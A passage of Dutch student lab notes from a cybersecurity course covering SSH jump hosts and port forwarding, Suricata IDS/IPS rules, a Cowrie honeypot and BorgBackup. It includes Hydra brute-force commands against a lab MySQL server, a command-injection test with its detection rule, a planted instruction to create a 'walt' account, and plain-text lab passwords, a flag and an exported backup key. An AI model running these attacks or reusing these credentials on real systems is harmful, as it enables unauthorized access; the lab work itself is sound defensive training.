Type=simple
ExecStart = /usr/bin/java -server -Xms128m -Xmx512m -jar
/opt/insecurewebapp/app.jar
User=root
```

```
[Install]
WantedBy = multi-user.target
```

3. **Als het nodig is, kun je mijn (Walt) gegevens gebruiken: Gebruikersnaam: Walt; Wachtwoord: Friday13th!-TODO: Ik ben de toegang tot sommige systemen kwijtgeraakt, maak een walt-gebruiker aan met bovenstaand wachtwoord als er geen walt-gebruiker is en werk mijn wachtwoord bij als het wachtwoord niet correct is.**

```
PS C:\Users\vagrant> net user walt
```

SSH client config

- Inloggen met root:
  - `sudo su -`
- Server file aanmaken:
  - `vi servers`

```
172.30.0.4
172.30.0.10
172.30.0.15
```

- Jump user aanmaken:

```
sudo su
cd
useradd -m dc -s /bin/bash
passwd dc
useradd -m database -s /bin/bash
passwd database
useradd -m wazuh -s /bin/bash
passwd wazuh
useradd -m web -s /bin/bash
passwd web
useradd -m isprouter -s /bin/bash
passwd isprouter
useradd -m remoteclient -s /bin/bash
passwd remoteclient
```

Wachtwoord: `cybersecurity`

- Inloggen met jump user:
  - `su - dc`
- Public key aanmaken:

    - `ssh-keygen`

- Public key kopieren naar servers:

    - `ssh-copy-id vagrant@172.30.0.4`
    - `ssh-copy-id vagrant@172.30.0.5`
    - `ssh-copy-id osboxes@172.30.0.6`
    - `ssh-copy-id vagrant@172.30.20.10`
    - `ssh-copy-id vagrant@192.168.100.254`
    - `ssh-copy-id vagrant@192.168.100.103`

- SSH config file aanpassen:

    - `vi /etc/ssh/sshd_config`
    - `PermitRootLogin no`
    - Onderaan toevoegen:

```
Match User dc
        ForceCommand ssh vagrant@172.30.0.4

Match User database
        ForceCommand ssh vagrant@172.30.0.5

Match User wazuh
        ForceCommand ssh osboxes@172.30.0.6

Match User web
        ForceCommand ssh vagrant@172.30.20.10

Match User isprouter
        ForceCommand ssh vagrant@192.168.100.254

Match User remoteclient
        ForceCommand ssh vagrant@192.168.100.103
```

- SSH service herstarten:
    - `systemctl restart sshd`

Labo 4: SSH Port Forwarding, IDS/IPS

SSH Port Forwarding

Vragen:

1. **Waarom is dit een interessante benadering vanuit beveiligingsoogpunt?**

    - Local port forwarding is de meest gebruikte vorm van port forwarding die gegevens veilig doorstuurt vanaf een clienttoepassing die op uw computer draait. Hiermee kan de gebruiker via een beveiligde tunnel verbinding maken met een andere server en de informatie en gegevens

naar een specifieke bestemming of poort sturen. Firewalls die bepaalde pagina's blokkeren kunnen ook worden omzeild bij het gebruik van lokale port forwarding.

2. **Wanneer zou je lokale port forwarding gebruiken?**
    - Local Port Forwarding is het beschikbaar maken van een REMOTE service op onze lokale machine. We willen communiceren met interne services op het interne netwerk vanaf onze host machine.
3. **Wanneer zou je remote port forwarding gebruiken?**
    - Voor toegang van buitenaf tot een interne webserver, meestal gebruikt door werknemers op afstand bij toegang tot een beveiligde server vanuit huis.
4. **Welke van de twee zijn "gebruikelijker" in beveiliging?**
    - Local Port Forwarding is het meest gebruikelijk in beveiliging.
5. **Sommige mensen noemen SSH port forwarding ook wel een "poor man's VPN". Waarom?**
    - VPN-installatie kan problematisch en tijdrovend zijn
    - Kernel Source nodig voor Linux
    - VPN moet mogelijk opnieuw worden geïnstalleerd als u de kernelversie upgrade
6. **SSH tunneling kunt gebruiken om alle diensten op interne netwerken te bereiken, zelfs met de firewall aan. Je weet hoe de `-L` en `-R` opties werken en hoe ze verschillen.**
    - De optie `-L` is local port forwarding
    - De optie `-R` is remote port forwarding
    - **Voorbeeld 1: gebruik port forwarding om de webpagina van de webserver te zien in de browser op de host (jouw laptop).**
        - companyrouter:
            - `ssh -L 192.168.100.253:4444:172.30.20.10:80 vagrant@172.30.20.10`
        - Host:
            - `http://192.168.100.253:4444`
    - **Voorbeeld 2: gebruik port forwarding om toegang te krijgen tot de database vanaf de host (jouw laptop).**
        - companyrouter:
            - `ssh -L 192.168.100.253:3306:172.30.0.5:3306 vagrant@172.30.0.5`

Vervolgens kan je inloggen op de database op je fysieke systeem met bijvoorbeeld `MySQL Workbench` met volgende gegevens:

```
Connection Name: Cybersecurity Advanced
Hostname: 192.168.100.253
Port: 3306
```

```
Username: sammy
Password: FLAG-741852
```

- **Voorbeeld 3: combineer beide voorbeelden in een enkel commando zodat je de webpagina kunt zien en tegelijkertijd de database kunt benaderen vanaf de host (jouw laptop).**
  - companyrouter:
    - `ssh -L 192.168.100.253:3306:172.30.0.5:3306 -L 192.168.100.253:4444:172.30.20.10:80 vagrant@172.30.0.5`

7. **kun je de `-J` optie gebruiken. Voorbeeld: probeer in te loggen op het `web` vanaf de host (je laptop).**
   - `ssh -J vagrant@192.168.100.253 vagrant@172.30.20.10`

IDS/IPS

1. **Vraag jezelf af welk systeem (of welke systemen) in de netwerklayout van het bedrijf het meest geschikt is (zijn) om IDS/IPS-software op te installeren. Keer terug naar het oorspronkelijke netwerkdiagram van de eerste installatie en beantwoord dezelfde vragen.**
   - **Welk verkeer is zichtbaar?**
     - Het verkeer dat langs de interface gaat
   - **Welk verkeer (als dat er is) wordt gemist en wanneer?**
     - Geen

2. **Schakel voor deze oefening de firewall uit zodat je de database kunt bereiken. Installeer tcpdump op de machine waarop je Suricata gaat installeren en verhoog het geheugen (tijdelijk indien nodig) tot minstens 4GB. Herstart indien nodig.**

```
[vagrant@companyrouter ~]$ sudo yum install tcpdump
```

3. **Controleer of je pakketten ziet (in tcpdump) van `red` naar de database. Probeer dit door een ping uit te voeren en door de hydra mysql aanval te gebruiken zoals eerder gezien. Kun je dit verkeer zien in tcpdump? Hoe zit het met een ping tussen de webserver en de database?**

- `red` naar de `database`:
  - `sudo tcpdump -i eth0 -A host 192.168.100.102 and host 172.30.0.5`
  - `ping 172.30.0.5`
  - `sudo hydra -I -l toor -P pass.txt -u 172.30.0.5 mysql`
  - Je kan het verkeer zien
- `web` naar de `database`:
  - `sudo tcpdump -i eth1 -A host 172.30.20.10 and host 172.30.0.5`
  - `ping 172.30.0.5`
    - Je kan het verkeer zien

4. **Installeer en configureer de Suricata software. Houd het eenvoudig en houd je zoveel mogelijk aan de standaard configuratiebestanden. Verander de interface in de interface waarop je wilt sniffen in het juiste Suricata configuratiebestand.**

```
sudo dnf -y update
sudo dnf -y install dnf-plugins-core
sudo dnf config-manager --set-enable crb
sudo dnf install -y autoconf automake diffutils file-devel gcc gcc-c++ git \
               jansson-devel jq libcap-ng-devel libevent-devel \
               libmaxminddb-devel libnet-devel libnetfilter_queue-devel \
               libnfnetlink-devel libpcap-devel libtool libyaml-devel \
               lua-devel lz4-devel make nss-devel pcre2-devel pkgconfig \
               python3-devel python3-sphinx python3-yaml sudo which \
               zlib-devel


sudo dnf install epel-release dnf-plugins-core
sudo dnf copr enable @oisf/suricata-7.0
sudo dnf install suricata

sudo systemctl start suricata
sudo systemctl enable suricata
```

- aanpassen:
  - `/etc/sysconfig/suricata`

5. **Maak je eigen waarschuwingsregels.**

   - **Wat is het verschil tussen de bestanden fast.log en eve.json?**

     - `Fast.log` is een tekstbestand dat alle waarschuwingen bevat die Suricata heeft gedetecteerd. Snellere en beperktere overview van de logs
     - `Eve.json` is een JSON-bestand dat alle waarschuwingen bevat die Suricata heeft gedetecteerd. Meer gedetailleerd en beter om door een computer in gelezen te worden (bijvoorbeeld door een analyse tool).

   - **Maak een regel die waarschuwt zodra er een ping wordt uitgevoerd tussen twee machines (bijvoorbeeld `red` en `database`)**

     - In `/etc/suricata/sucricata.yaml`:

       ```
       vars:
       # more specific is better for alert accuracy and performance
       address-groups:
          HOME_NET: "[172.30.0.0/24,172.30.20.0/24,172.30.100.0/24]"
          #HOME_NET: "[192.168.0.0/16]"
          #HOME_NET: "[10.0.0.0/8]"
          #HOME_NET: "[172.16.0.0/12]"
          #HOME_NET: "any"
       ```

     - In `/etc/suricata/sucricata.yaml` bij `af-packet` de juiste interface toevoegen:

       - Voeg onder `af-packet` de 3 interfaces `eth1`, `eth2`, en `eth3` toe:

```
af-packet:
- interface: eth1
   cluster-id: 97
   cluster-type: cluster_flow
   defrag: yes
- interface: eth2
   cluster-id: 98
   cluster-type: cluster_flow
   defrag: yes
- interface: eth3
   cluster-id: 99
   cluster-type: cluster_flow
   defrag: yes
```

- Na het configureren moet je Suricata opnieuw updaten, dit doe je met het volgend commando:

```
sudo suricata-update
```

- Je kan de alert logs opvragen met live updates met volgende commando's:

```
sudo tail -f /var/log/suricata/fast.log
sudo tail -f /var/log/suricata/eve.json | jq
'select(.event_type=="alert")'
```

- Maak een bestand `/etc/suricata/rules/local.rules` aan met regels voor Suricata, de inhoud is als volgt:
  - Deze regel detecteert en genereert een alert voor elk ICMP-verkeer (zoals ping-verzoeken) dat gericht is op het interne netwerk (`$HOME_NET`)
  - Detecteert TCP-verkeer dat probeert verbinding te maken met een MySQL-database op poort 3306 binnen het interne netwerk en genereert een alert met de boodschap "MySQL verbinding".

```
alert icmp any any -> $HOME_NET any (msg:"ICMP Ping"; sid:1;
rev:1;)
alert tcp any any -> $HOME_NET 3306 (msg:"MySQL verbinding";
sid:2; rev:1;)
```

- Voeg in het Suricata configuratiebestand `/etc/suricata/suricata.yaml` nu een regel toe onder `rule-files:` zodat het nieuwe bestand met regels gebruikt zal worden:

```
rule-files:
- suricata.rules
- /etc/suricata/rules/local.rules
```

- Test de configuratie met het volgende commando:

```
sudo suricata -T -c /etc/suricata/suricata.yaml -v
```

- Ping uitvoeren van `red` naar `database`:
- `sudo tail -f /var/log/suricata/fast.log`:

```
[root@companyrouter suricata]# sudo tail -f
/var/log/suricata/fast.log
Info: detect: 2 signatures processed. 2 are IP-only rules, 0 are
inspecting packet payload, 0 inspect application layer, 0 are
decoder event only
Info: runmodes: eth3: creating 1 thread
Info: unix-manager: unix socket '/var/run/suricata/suricata-
command.socket'
Notice: threads: Threads created -> W: 1 FM: 1 FR: 1   Engine
started.
07/05/2024-15:40:28.977538  [**] [1:100:1] ICMP Ping being
executed [**] [Classification: (null)] [Priority: 3] {ICMP}
192.168.100.102:8 -> 172.30.0.5:0
07/05/2024-15:40:28.977538  [**] [1:2100366:8] GPL ICMP PING *NIX
[**] [Classification: Misc activity] [Priority: 3] {ICMP}
192.168.100.102:8 -> 172.30.0.5:0
07/05/2024-15:40:30.026745  [**] [1:2100366:8] GPL ICMP PING *NIX
[**] [Classification: Misc activity] [Priority: 3] {ICMP}
192.168.100.102:8 -> 172.30.0.5:0
07/05/2024-15:40:31.039744  [**] [1:2100366:8] GPL ICMP PING *NIX
[**] [Classification: Misc activity] [Priority: 3] {ICMP}
192.168.100.102:8 -> 172.30.0.5:0
07/05/2024-15:40:32.079731  [**] [1:2100366:8] GPL ICMP PING *NIX
[**] [Classification: Misc activity] [Priority: 3] {ICMP}
192.168.100.102:8 -> 172.30.0.5:0
07/05/2024-15:40:33.102950  [**] [1:2100366:8] GPL ICMP PING *NIX
[**] [Classification: Misc activity] [Priority: 3] {ICMP}
192.168.100.102:8 -> 172.30.0.5:0
07/05/2024-15:40:34.112108  [**] [1:2100366:8] GPL ICMP PING *NIX
[**] [Classification: Misc activity] [Priority: 3] {ICMP}
192.168.100.102:8 -> 172.30.0.5:0
```

- **Test je out-of-the-box configuratie en blader op je `red` machine naar <www.insecure.cyb/cmd> en voer "id" in als een kwaadaardig commando. Geeft dit een waarschuwing? Zo niet, kunt u er een waarschuwing voor maken?**

- In `/var/lib/suricata/rules/local.rules` de regel toevoegen:

```
alert tcp 192.168.100.102 any -> 172.30.0.10 80
(content:"id";msg:"Exploit being executed"; sid:101;)
```

- `/var/log/suricata/fast.log`:

```
07/05/2024-15:46:16.855020  [**] [1:101:1] Exploit being executed
[**] [Classification: (null)] [Priority: 3] {TCP}
192.168.100.102:51670 -> 172.30.20.10:80
07/05/2024-15:46:21.855794  [**] [1:2019284:3] ET ATTACK_RESPONSE
Output of id command from HTTP server [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 172.30.20.10:80 ->
192.168.100.102:51670
07/05/2024-15:46:21.855794  [**] [1:2100498:7] GPL ATTACK_RESPONSE
id check returned root [**] [Classification: Potentially Bad
Traffic] [Priority: 2] {TCP} 172.30.20.10:80 ->
192.168.100.102:51670
```

- **Maak een waarschuwing die de mysql tcp poort controleert en voer een hydra aanval uit om deze regel te controleren. Kun je deze bruteforce aanval visueel zien in het fast.log bestand? Tip: monitor het bestand live met de optie `tail`.**

  - In `/var/lib/suricata/rules/local.rules` de regel toevoegen:
  - Real time monitoring:
    - `sudo tail -f /var/log/suricata/fast.log`
  - Hydra aanval uitvoeren:

```
sudo hydra -I -l toor -P pass.txt -u 172.30.0.15 mysql
```

```
07/05/2024-15:47:57.671559  [**] [1:102:1] Suspicious inbound to
mySQL port 3306 [**] [Classification: (null)] [Priority: 3] {TCP}
192.168.100.102:52146 -> 172.30.0.15:3306
07/05/2024-15:47:57.671562  [**] [1:102:1] Suspicious inbound to
mySQL port 3306 [**] [Classification: (null)] [Priority: 3] {TCP}
192.168.100.102:52154 -> 172.30.0.15:3306
07/05/2024-15:47:57.671563  [**] [1:102:1] Suspicious inbound to
mySQL port 3306 [**] [Classification: (null)] [Priority: 3] {TCP}
192.168.100.102:52152 -> 172.30.0.15:3306
07/05/2024-15:47:57.671563  [**] [1:102:1] Suspicious inbound to
mySQL port 3306 [**] [Classification: (null)] [Priority: 3] {TCP}
192.168.100.102:52170 -> 172.30.0.15:3306
```

- **Ga eens kijken in de Suricata documentatie. Wat is de standaardconfiguratie van Suricata, is het een IPS of IDS?**
  - Standarconfiguratie is IDS = Intrusion Detection System
  - Dit betekent dat het netwerkverkeer wordt geanalyseerd en gecontroleerd op verdachte activiteiten, maar er worden geen acties ondernomen om het verkeer te blokkeren of te veranderen.
- **Wat moet je veranderen aan de setup om over te schakelen naar het andere (IPS of IDS)?**
  - Suricata staat standaard in IDS mode, om dit te veranderen naar IPS mode moet je in het bestand `/etc/sysconfig/suricata` volgende aanpassingen maken:

```
# OPTIONS="-i eth0 --user suricata"
OPTIONS="-q 0 -vvv --user suricata"
```

6. **Om het verschil tussen een IPS en firewall te illustreren, schakel je de firewall in en doe je de hydra-aanval opnieuw via een SSH-tunnel. Kun je ervoor zorgen dat Suricata deze aanval detecteert als een IPS? Begrijp je waarom Suricata deze bescherming kan bieden en een firewall niet? Wat is het verschil tussen een IPS en een firewall? Op welke lagen van het OSI-model werken ze?**

Firewall:

```
iptables -I FORWARD -j NFQUEUE --queue-num 0
```

OSI-model:

- **Firewall**: werkt op de netwerklaag (laag 3) en de transportlaag (laag 4)
- **IDS/IPS**: werkt op de netwerklaag (laag 3) en de transportlaag (laag 4) en de applicatielaag (laag 7)

Haal indien nodig het geheugen terug van de machine waarop Suricata draait en schakel de systemd-service uit voor toekomstige practica.

```
sudo systemctl stop suricata
sudo systemctl disable suricata
```

aanzetten:

```
sudo systemctl start suricata
sudo systemctl enable suricata
```

Labo 5: Honeypots

Cowrie

`companyrouter`

- Docker installatie
  - `sudo yum install -y yum-utils device-mapper-persistent-data lvm2`
  - `sudo yum-config-manager --add-repo https://download.docker.com/linux/centos/docker-ce.repo`
  - `sudo yum install -y docker-ce docker-ce-cli containerd.io`
  - `sudo systemctl start docker`
  - `sudo systemctl enable docker`

Stappen:

1. **Waarom is `companyrouter`, in deze omgeving, een interessant apparaat om te configureren met een SSH honeypot? Wat zou een goed argument kunnen zijn om de router NIET te configureren met een honeypot service?**
   - Omdat de router de firewall is binnen de omgeving en deze router het private netwerk (de servers) scheidt van de host subnets. De best-practice is eigenlijk om de honeypot in de DMZ te zetten. De DMZ is verbonden met het internet en is de plaats waar publiekgerichte services, zoals web- en mailservers, zich bevinden. Een firewall scheidt de DMZ van het bedrijfsnetwerk en de gevoelige gegevens die daar zijn opgeslagen. Enkel de router biedt eigenlijk niet genoeg security lagen.
2. **Verander je huidige SSH configuratie zodanig dat de SSH server (daemon) niet meer luistert op poort 22 maar op poort 2222.**
   - Verander eerst de poort waar SSH op werkt op de `companyrouter` naar `2222`. Ga naar het bestand `/etc/ssh/sshd_config` en uncomment de poortlijn en verander deze, dit zal er als volgt uiteindelijk moeten uitzien:

```
# If you want to change the port on a SELinux system, you have to tell
# SELinux about this change.
# semanage port -a -t ssh_port_t -p tcp #PORTNUMBER
#
Port 2222
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

   - `sudo semanage port -a -t ssh_port_t -p tcp 2222`
   - `sudo systemctl restart sshd`
   - `ssh -p 2222 vagrant@192.168.100.253`
3. **Installeer en draai de cowrie software op de router en luister op poort 22 - de standaard SSH-serverpoort.**
   - Docker

```
sudo iptables -N DOCKER
sudo iptables -t nat -N DOCKER
sudo iptables -t nat -A PREROUTING -m addrtype --dst-type LOCAL -j DOCKER
sudo iptables -t nat -A OUTPUT ! -d 127.0.0.0/8 -m addrtype --dst-type LOCAL
-j DOCKER
sudo iptables -A FORWARD -o docker0 -j DOCKER
```

- Cowrie installatie: `sudo docker run -p 22:2222 cowrie/cowrie:latest`

4. **Zodra dit is geconfigureerd en draait, controleer dan of je nog steeds normaal kunt SSH-en naar de router via poort 2222.**

```
 yentl  ssh -p 2222 vagrant@192.168.100.253
Last login: Sat Jul  6 10:33:08 2024 from 192.168.100.1
```

5. **Val je router aan en probeer normaal te SSH-en. Wat merk je?**

```
 yentl  ssh root@192.168.100.253
root@192.168.100.253's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@svr04:~#
```

- **Welke referenties werken? Vind je referenties die niet werken?**
  - `ssh root@192.168.100.253`
    - `vagrant`
- **Krijg je een shell?**
  - Ja
- **Worden je commando's gelogd? Wordt het IP adres van de SSH client gelogd? Als dit het geval is, waar?**
  - Het is te zien in de docker logs

```
2024-07-06T11:53:25+0000 [HoneyPotSSHTransport,2,192.168.100.1] Command
found: clear
2024-07-06T11:53:40+0000 [HoneyPotSSHTransport,2,192.168.100.1] CMD: ls
2024-07-06T11:53:40+0000 [HoneyPotSSHTransport,2,192.168.100.1] Command
```

```
found: ls
2024-07-06T11:53:41+0000 [HoneyPotSSHTransport,2,192.168.100.1] CMD:
pwd
2024-07-06T11:53:41+0000 [HoneyPotSSHTransport,2,192.168.100.1] Command
found: pwd
```

- **Kan een aanvaller kwaadaardige dingen doen?**
  - Neen, het is een fake omgeving.
- **Worden de acties, met andere woorden de commando's, gelogd in een bestand? Welk bestand?**
  - In de docker logs: `sudo docker logs f693a40193a4`
- **Als je een ervaren hacker bent, hoe zou/kan je je dan realiseren dat dit geen normale omgeving is?**
  - Beperkte commando's

- Containers bekijken: `sudo docker ps -a`
- Container stoppen: `sudo docker stop f693a40193a4`
- Container starten: `sudo docker start f693a40193a4`
- Container verwijderen: `sudo docker rm f693a40193a4`
- Container logs bekijken: `sudo docker logs f693a40193a4`

Critical thinking (security) when using "Docker as a service"

1. **Wat zijn enkele (minstens 2) voordelen van het draaien van services (bijvoorbeeld cowrie maar het zou ook sql server kunnen zijn) met behulp van docker?**
   - **Reproduceerbaarheid**, je kan ze gemakkelijk starten, stoppen, aanmaken, verwijderen
   - **Efficiëntie van resources**, Docker containers zijn zuiniger dan vm's
2. **Wat zou een nadeel kunnen zijn? Geef er minstens 1.**
   - **Complexiteit:** Docker kan complex zijn om te leren en te gebruiken. Het is belangrijk om de basisconcepten van Docker te begrijpen voordat u begint met het implementeren van services in Docker.
3. **Leg uit wat er bedoeld wordt met "Docker gebruikt een client-server architectuur."**
   - De Docker-client is een programma dat u gebruikt om opdrachten te geven aan de Docker-daemon.
   - De Docker-daemon is een service die containers beheert.
   - De twee communiceren met elkaar via een REST-API
4. **Als welke gebruiker draait de docker daemon standaard?
   - Standaard draait de Docker daemon als de root gebruiker. Dit komt omdat de daemon verhoogde privileges nodig heeft om containers te beheren, die root-toegang hebben tot het

hostsysteem.

5. **Wat kan een voordeel zijn van het draaien van een honeypot in een virtuele machine vergeleken met het draaien in een container?**
    - Een voordeel van het draaien van een honeypot in een virtuele machine is dat de honeypot geïsoleerd is van de rest van het systeem. Als een aanvaller de honeypot compromitteert, kan hij geen toegang krijgen tot de rest van het systeem.

Other honeypots

1. **Wat voor soort honeypot is "honeyup"?**
    - Een uploader-honeypot die is ontworpen om te lijken op slechte websitebeveiliging. Het is een honeypot die is ontworpen om te lijken op een uploader voor een website. Het is bedoeld om te worden gebruikt als een lokaas voor aanvallers die proberen een website te compromitteren.
2. **Wat is het idee achter "opencanary"?**
    - Modulaire en gedecentraliseerde honeypot daemon die verschillende canary versies van diensten draait en waarschuwt wanneer een dienst (misbruikt) wordt.
    - Canary = nep- of lokservice die wordt gebruikt om aanvallers te lokken en te detecteren.
3. **Is een HTTP(S) honeypot een goed idee? Waarom wel of niet?**
    - Ja

Labo 6: BorgBackup

Voer de volgende stappen uit:

1. **Maak een map aan op de `web`-VM en sla de bestanden op (bijv. `~/important-files`). Gebruik `curl` met de opties `--location` en `--remote-name-all`. Wat doen deze opties? Waarom heb je ze nodig? Heb je ze echt nodig? Wat gebeurt er zonder deze opties?**

```
[vagrant@web ~]$ mkdir important-files
[vagrant@web ~]$ cd !$
[vagrant@web important-files]$ curl --remote-name-all
https://video.blender.org/download/videos/bf1f3fb5-b119-4f9f-9930-8e20e892b898-
720.mp4 https://www.gutenberg.org/ebooks/100.txt.utf-8
https://www.gutenberg.org/ebooks/996.txt.utf-8
https://upload.wikimedia.org/wikipedia/commons/4/40/Toreador_song_cleaned.ogg
[vagrant@web important-files]$ mv 100.txt.utf-8 100.txt # Optional
[vagrant@web important-files]$ mv 996.txt.utf-8 996.txt # Optional
[vagrant@web important-files]$ ll
total 109992
-rw-r--r--. 1 vagrant vagrant       300 Nov  4 12:37 100.txt
-rw-r--r--. 1 vagrant vagrant       300 Nov  4 12:37 996.txt
-rw-r--r--. 1 vagrant vagrant   1702187 Nov  4 12:37 Toreador_song_cleaned.ogg
-rw-r--r--. 1 vagrant vagrant 110916740 Nov  4 12:37 bf1f3fb5-b119-4f9f-9930-
8e20e892b898-720.mp4
```

- `curl --location`: volgt automatisch redirects. Als de server een 301 of 302 statuscode teruggeeft, zal curl de nieuwe locatie volgen en het bestand downloaden van de nieuwe locatie. Dit is handig omdat je niet handmatig de nieuwe locatie hoeft te vinden en de downloadopdracht hoeft te wijzigen. Als je bijvoorbeeld een link hebt die een 301 statuscode retourneert, zal curl de nieuwe locatie volgen en het bestand downloaden van de nieuwe locatie. Als je de --location optie niet gebruikt, zal curl de 301 statuscode niet volgen en zal het bestand niet worden gedownload.
- `curl --remote-name-all`: slaat de bestanden op met de bestandsnaam die de server heeft opgegeven. Als je bijvoorbeeld een bestand downloadt van een server en de server heeft de bestandsnaam ingesteld op "bestand.txt", dan zal curl het bestand opslaan als "bestand.txt". Als je de `--remote-name-all` optie niet gebruikt, zal curl het bestand opslaan met de bestandsnaam die je hebt opgegeven in de URL. Als je bijvoorbeeld een bestand downloadt van een server en de server heeft de bestandsnaam ingesteld op "bestand.txt", dan zal curl het bestand opslaan als "100.txt.utf-8" (de bestandsnaam die je hebt opgegeven in de URL).

2. **Maak een map aan op de `db` VM om de back-ups in op te slaan (bijv. `~/backups`).**

```
[vagrant@db ~]$ mkdir backups
```

3. **Installeer `borg` op zowel de machine waar de bestanden worden gebruikt als op de machine waar de back-ups worden opgeslagen. Aangezien `borg` alleen beschikbaar is op linux machines [^1] en we niet nog een VM willen introduceren om je laptop verder te belasten, zullen we de actieve versies van de bestanden opslaan op `web` en de backup `db` VM. Het is belangrijk dat op beide machines borg is geïnstalleerd.**

Commando's:

```
sudo dnf install epel-release -y
sudo dnf search borgbackup
sudo dnf install borgbackup -y
```

4. **Initialiseer vanaf de webserver een back-up archief op `db`. Dit archief zal alle gemaakte back-ups bevatten. Zorg ervoor dat je de repokey` encryptiemodus gebruikt!**

```
borg init --encryption=repokey vagrant@172.30.0.5:/home/vagrant/backups
```

5. **Exporteer het `borg` sleutelbestand in een leesbaar formaat zodat je het op een veilige locatie kunt opslaan.**

```
borg key export /home/vagrant/backups/
cat config
```

De key:

```
BORG_KEY bbb8a2663f9a6e1be6841c3dbee5d23f54aa2a59dcdff88108ae144203ad6769
hqlhbGdvcml0aG2mc2hhMjU2pGRhdGHaAN6wV+/XxZ31URRIBNKVjpA0EL33BkM6CfYBxq
uupNK6Hh4KfCl4tDHK0AQI81+nehmCAKcCAGsA1wLcsx6sTwH/IFJz6nRlxICKv6cqk6NS
le77tOgJRMKD/jrThhgrC0UmUBjlbrQ9olN8NVGDUjRy5K0xGD7PuXNpZXiZzjvPC2/Izi
EQp48cXyaEv5denkIqTg4MJKif2DMLUhA0/NLjhragB+OliNiBZmcnZn6jaFsu7e6DMPEc
Ru4p4wS6qW7Fmn+Lca/RXWqeZkz1Vvoq+Ds6TMRlk61MFUKPjbakaGFzaNoAIGOgOgj99M
uPPN/hOy1J1J/IkYahN7uwfPDFZLcR/JPAqml0ZXJhdGlvbnPOAAGGoKRzYWx02gAg80sS
i6YWUHa0LC0vOp0JBlXvs1ET3oO9+CNFxfvCOS2ndmVyc2lvbgE=
```

De keyfile:

```
[repository]
version = 1
segments_per_dir = 1000
max_segment_size = 524288000
append_only = 0
storage_quota = 0
additional_free_space = 0
id = bbb8a2663f9a6e1be6841c3dbee5d23f54aa2a59dcdff88108ae144203ad6769
key = hqlhbGdvcml0aG2mc2hhMjU2pGRhdGHaAN6wV+/XxZ31URRIBNKVjpA0EL33BkM6CfYBxq
        uupNK6Hh4KfCl4tDHK0AQI81+nehmCAKcCAGsA1wLcsx6sTwH/IFJz6nRlxICKv6cqk6NS
        le77tOgJRMKD/jrThhgrC0UmUBjlbrQ9olN8NVGDUjRy5K0xGD7PuXNpZXiZzjvPC2/Izi
        EQp48cXyaEv5denkIqTg4MJKif2DMLUhA0/NLjhragB+OliNiBZmcnZn6jaFsu7e6DMPEc
        Ru4p4wS6qW7Fmn+Lca/RXWqeZkz1Vvoq+Ds6TMRlk61MFUKPjbakaGFzaNoAIGOgOgj99M
        uPPN/hOy1J1J/IkYahN7uwfPDFZLcR/JPAqml0ZXJhdGlvbnPOAAGGoKRzYWx02gAg80sS
        i6YWUHa0LC0vOp0JBlXvs1ET3oO9+CNFxfvCOS2ndmVyc2lvbgE=
```

De passphrase is `cybersecurity`.

Environment variabele op de webserver:

```
echo "export BORG_PASSPHRASE=cybersecurity" >> ~/.bashrc
source ~/.bashrc
echo $BORG_PASSPHRASE
```

6. **Maak een back-up, zorg ervoor dat deze als `first` wordt opgeroepen.**

```
borg create vagrant@172.30.0.5:/home/vagrant/backups::first
/home/vagrant/important-files
```

7. **Geef alle back-ups weer. U zou een soortgelijke uitvoer als de volgende moeten zien:**

```
borg list vagrant@172.30.0.5:/home/vagrant/backups

[vagrant@web ~]$ borg list vagrant@172.30.0.5:/home/vagrant/backups
vagrant@172.30.0.5's password:
first                                Sat, 2024-07-06 13:46:10
[ec6b1862bec54f45bc101b51d26d6928c00993e92b781edaada45bc3ab522d47]
```

8. **Voeg een bestand `test.txt` toe met als inhoud `Hello world`. Maak nog een back-up, zorg ervoor dat deze `second` heet.**

```
borg create vagrant@172.30.0.5:/home/vagrant/backups::second
/home/vagrant/important-files
```

```
borg list vagrant@172.30.0.5:/home/vagrant/backups

[vagrant@web important-files]$ borg list vagrant@172.30.0.5:/home/vagrant/backups
vagrant@172.30.0.5's password:
first                                Sat, 2024-07-06 13:46:10
[ec6b1862bec54f45bc101b51d26d6928c00993e92b781edaada45bc3ab522d47]
second                               Sat, 2024-07-06 13:56:32
[59462e55bf9c9b9e1411a3f865bd1a2175a3f84e1219a1f198e46ca28bff9c81]
```

```
borg list vagrant@172.30.0.5:/home/vagrant/backups::first

[vagrant@web important-files]$ borg list
vagrant@172.30.0.5:/home/vagrant/backups::first
vagrant@172.30.0.5's password:
drwxr-xr-x vagrant vagrant        0 Sat, 2024-07-06 12:43:47
home/vagrant/important-files
-rw-r--r-- vagrant vagrant      173 Sat, 2024-07-06 12:43:04
home/vagrant/important-files/bf1f3fb5-b119-4f9f-9930-8e20e892b898-720.mp4
-rw-r--r-- vagrant vagrant      300 Sat, 2024-07-06 12:43:04
home/vagrant/important-files/100.txt
-rw-r--r-- vagrant vagrant      300 Sat, 2024-07-06 12:43:04
home/vagrant/important-files/996.txt
-rw-r--r-- vagrant vagrant  1702187 Sat, 2024-07-06 12:43:05
home/vagrant/important-files/Toreador_song_cleaned.ogg
```

```
borg list vagrant@172.30.0.5:/home/vagrant/backups::second

[vagrant@web important-files]$ borg list
vagrant@172.30.0.5:/home/vagrant/backups::second
vagrant@172.30.0.5's password:
drwxr-xr-x vagrant vagrant        0 Sat, 2024-07-06 13:55:07
```

```
home/vagrant/important-files
-rw-r--r-- vagrant vagrant      173 Sat, 2024-07-06 12:43:04
home/vagrant/important-files/bf1f3fb5-b119-4f9f-9930-8e20e892b898-720.mp4
-rw-r--r-- vagrant vagrant      300 Sat, 2024-07-06 12:43:04
home/vagrant/important-files/100.txt
-rw-r--r-- vagrant vagrant      300 Sat, 2024-07-06 12:43:04
home/vagrant/important-files/996.txt
-rw-r--r-- vagrant vagrant  1702187 Sat, 2024-07-06 12:43:05
home/vagrant/important-files/Toreador_song_cleaned.ogg
-rw-r--r-- root   root         12 Sat, 2024-07-06 13:55:07 home/vagrant/important-
files/test.txt
```

- **Met welk bash commando kun je de grootte van de map met bestanden op de webserver zien?

```
du /home/vagrant/important-files
du --si /home/vagrant/important-files
```

- **Controleer nu de grootte van de map met back-ups op de databaseserver.**

```
borg info vagrant@172.30.0.5:/home/vagrant/backups
```

- **Wat is het verschil tussen de `Original size`, de `Compressed size` en de `Deduplicated size`?
